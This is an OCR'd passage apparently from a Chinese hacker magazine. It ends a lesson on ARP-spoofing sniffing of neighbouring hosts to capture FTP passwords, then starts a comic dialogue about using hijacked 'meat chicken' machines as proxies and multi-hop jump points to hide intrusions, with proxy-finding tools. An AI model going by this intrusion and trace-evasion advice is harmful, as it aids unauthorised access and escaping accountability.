


图 9

查看本机的 ARP 表，如果可以得到对方的 MAC 地址，并且状态是 dynamic 的，往往就可以嗅探了，如图 10。




图 10

“还记得以前有人问过一个问题，说如果一台服务器补丁打得很全，网站的安全性也很高，要怎么入侵，现在大家知道了吧？我们可以首先寻找与目标机在同一个网段的电脑，找一台安全性不高的入手之后，再嗅探目标机，看是否能得到一些 FTP 密码之类的敏感信息。当然，有一点要注意的是，嗅探这门技术涉及到网络底层的东西，在实践的过程中往往还会遇到很多其它问题，比如驱动安装不成功，或者嗅探导致别人的 FTP 服务挂掉，还有如果使用了 arp 欺骗嗅探的方法的话，没有正确的结束欺骗过程（reset）就会导致对方不能上网等等。”

“实际上今天我只介绍了 2 个嗅探工具的使用，Windows 下其实还有很多优秀的工具，但是如果大家对网络了解不够的话，即使我教了再多的工具的使用，大家也不见得能够掌握，所以我希望大家课后能够主动寻找一些网络方面的资料了解更多，比如 OSI 七层模型或者是 TCP/IP 模型，这将有助于大家对嗅探原理的深入了解，以后使用起工具来也会得心应手些。”

（本文涉及到的工具 xsniff、arpsf、superscan4.0，光盘有收录）

让菜鸟也成为隐形黑客

悟空也闭关

盼星星，盼月亮，终于盼到了五一长假。在这阳光明媚，凉风席席的日子里，外出旅游放松一下心情是多么惬意的事情啊！这不，悟空就带着菜鸟学堂的众学员一起到了首都北京来参观黑客X档案杂志社……

八戒吃着盒饭上台："春风吹，战鼓擂，比起吃饭谁怕谁！"

西装革履的唐僧用很鄙夷的态度看着八戒狼狈的吃相："不爱跟你出来，整个档次太低了！没一会儿功夫你吃三盒了，整个杂志社全是韭菜味！一会见到sagi你们要把我这个师傅放在眼里，别什么实话都往外说，一切听从为师的指示，明白了么？"

悟空与沙僧众人大声的回答："Yes Sir！"

sagi黑着眼圈上台："对不起大家，我来晚了，咋晚没睡好！"

悟空："sagi啊，这么些年没见了，我们头回上北京，也不知道给你带点啥，这样吧，昨儿逮了些肉鸡，一会送你吧！"

"是吗？那太好了，我正想找个好肉鸡做代理服务器呢"sagi感谢道。

八戒好奇道："猴哥，什么是代理服务器啊？"

在sagi面前，悟空这个学堂专职教师自然不敢怠慢："代理服务器英文全称是Proxy Server，其功能就是代理网络用户去取得网络信息。形象的说：它是网络信息的中转站。在一般情况下，我们使用网络浏览器直接去连接其他Internet站点取得网络信息时，须送出'请求信号'来得到回答，然后对方再把信息以bit方式传送回来。代理服务器是介于浏览器和Web服务器之间的一台服务器，有了它之后，浏览器不是直接到Web服务器去取回网页而是向代理服务器发出请求，'请求信号'会先送到代理服务器，由代理服务器来取回浏览器所需要的信息并传送给你的浏览器。而且，大部分代理服务器都具有缓冲的功能，就好象一个大的Cache，它有很大的存储空间，它不断将新取得数据储存到它本机的存储器上，如果浏览器所请求的数据在它本机的存储器上已经存在而且是最新的，那么它就不重新从Web服务器取数据，而直接将存储器上的数据传送给用户的浏览器，这样就能显著提高浏览速度和效率。"

sagi在一旁解释道："没错，因为我们这里网速太慢，想玩国外的游戏实在是受不了，如果有了高速的肉鸡做成代理，这样以后玩游戏的时候就不怕卡了。"（虫虫：那就该害怕被BOSS发现了吧），如图1。




图1

悟空接着补充："还有的时候，公司在网关处禁止了QQ的使用（比如禁止了源端口为4000的数据包通过）。我们也可以在本机安装一个代理服务器软件，这样QQ数据包通过代理服务器软件发送出去以后源端口就不再是4000了，从而达到突破封锁的目的！"

唐僧听得兴趣索然："没意思，我又不玩游戏也不怕没QQ使用，和黑客技术无关的东西我一点兴趣也没有！"

悟空："师傅，这你就错了，其实最需要代理的反而就是那些经常玩黑的高手！要知道，平时我们入侵的时候会留下大量的痕迹在目标服务器的日志里（详见本期主题乐园），比如我们的IP地址，如果对方要追查起来，是很危险的！可是如果我们使用了代理服务器的话，要留日志也留的是代理服务器的IP。这样一来就达到了隐藏自己的目的！"

sagi一看悟空开始进入状态了，边走边说道："哈哈，你们既然又上起课了，那我也先去工作，一会儿下班了请你们去吃全聚德的烤鸭＋老北京炸酱面，千万别客气啊。"

悟空继续滔滔不绝的讲课："与代理相对应的还有跳板一词。这是因为代理有时候不是很理想，不稳定，不安全（万一是个假的代理，对方暗中把我们的访问信息，比如密码什么的都记下来了怎么办？），因此我们可以登录到一台高速肉鸡，然后在肉鸡上访问、扫描、入侵，目标机上留下的也就是肉鸡的IP地址了。这样的肉鸡我们称之为跳板，有的人为了安全还会增加肉鸡的数量进行多级跳板，更能增加自身的隐蔽性。"

沙僧掏出笔记本："明白了，大师兄。也就是说，代理服务器可以是别人提供的，或者在自己的机器上安装都行，而我们通过控制肉鸡进行攻击使对方只能追查到肉鸡就叫跳板。那首先第一点，我们如何寻找别人提供的代理服务器呢？又要怎么使用？"

"这个问题问的好！其实说白了，找代理服务器就是找提供代理服务的机器。早期人们喜欢通过扫描端口来寻找，典型的工具是代理猎手。不过由于本人极度懒惰，实在不愿意使用这古老的工具，因此我给大家推荐的第一款工具叫getproxy2.exe，这是一款HTTP和Socks5代理获取工具。程序直接使用google等搜索引擎搜索类似'代理　每日更新'等关键字获取代理发布网站的URL，然后连接到这些网站获取代理地址，并自动对代理进行验证。"

"等等，什么叫HTTP代理和Socks5代理？"八戒不解。

"HTTP代理：顾名思义，HTTP代理就是采用HTTP协议的代理。我们浏览网页，FTP上传下载文件就是使用的HTTP协议。它通常绑定在代理服务器的80、3128、8080等端口上。

socks代理：相应的，采用socks协议的代理服务器就是SOCKS服务器，是一种通用的代理服务器。Socks不要求应用程序遵循特定的操作系统平台，Socks代理与应用层代理、HTTP层代理不同，Socks代理只是简单地传递数据包，而不必关心是何种应用协议（比如FTP、HTTP和NNTP请求）。所以，Socks代理比其他应用层代理要快得多。它通常绑定在代理服务器的1080端口上。所以很明显，除了浏览网页等动作外，我们可能大量的需要socks5代理。"

继续谈刚才那个工具，我们输入**getproxy2 –help**可以得到

详尽的帮助。也可以直接双击运行，结果如图 2。




图 2

过一会儿就找出了 10 个结果，我们要先验证一下其可用性，这里使用QQ。打开QQ后，单击高级设置，在下方的网络设置里选择相应的代理类型，填入程序搜到的IP 地址和端口（如果有用户名和密码的话也填进去），最后单击测试，如果出现图 3 的提示就证明该代理是可用的。当然，程序在运行到最后的时候很有可能会出现图 4 的情况。这是因为由于 Perl 对 Win32 线程支持不太好，在 Win32 上线程个数不要指定太大（如超过 5），程序退出时会发生程序错误；但不影响程序使用！




图 3




图 4

现在，我们将IE 设置为通过该代理上网。方法如下，打开 IE 属性，进入连接选项卡。单击局域网设置，然后在“代理服务器”中勾上“为LAN 使用代理服务器”。填入代理服务器的IP 地址和端口，如图5。确定后，我们重新打开IE 来访问时就自动通过该代理进行了中转了。

